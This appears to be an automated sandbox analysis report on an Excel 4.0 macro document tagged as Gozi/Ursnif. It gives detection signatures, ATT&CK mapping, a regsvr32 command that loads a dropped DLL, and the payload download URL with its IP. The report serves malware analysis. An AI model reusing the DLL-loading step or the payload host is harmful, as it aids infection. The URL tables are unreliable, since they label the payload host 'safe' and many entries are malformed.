ID: 324299
Sample Name: document-1416696952.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 04:07:21
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report document-1416696952.xls

Overview

General Information

Sample Name:	document-1416696952.xls
Analysis ID:	324299
MD5:	bc599867cedfbc6..
SHA1:	fdacce47ab5ccfd…
SHA256:	a2655d7e461119..
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:



Detection


Hidden Macro 4.0

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5388 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 6004 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1416696952.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4fea2:$s1: Excel • 0x50f1d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1416696952.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Process Injection 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1416696952.xls	35%	Virustotal		Browse
document-1416696952.xls	14%	Metadefender		Browse
document-1416696952.xls	6%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
ski-travel.pl	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://ski-travel.pl/ds/231120.gif	0%	URL Reputation	safe	
http://ski-travel.pl/ds/231120.gif	0%	URL Reputation	safe	
http://ski-travel.pl/ds/231120.gif	0%	URL Reputation	safe	
http://ski-travel.pl/ds/231120.gif	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ski-travel.pl	194.181.228.60	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ski-travel.pl/ds/231120.gif	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://login.microsoftonline.com/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://shell.suite.office.com:1443	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://cdn.entity.	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://wus2-000.contentsync.	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://powerlift.acompli.net	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://cortana.ai	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://api.aadrm.com/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://api.microsoftstream.com/api/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://cr.office.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://graph.ppe.windows.net	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://tasks.office.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://store.office.cn/addinstemplate	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	AF03680A-3116-455C-9AB6-74E612A1A9E3.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
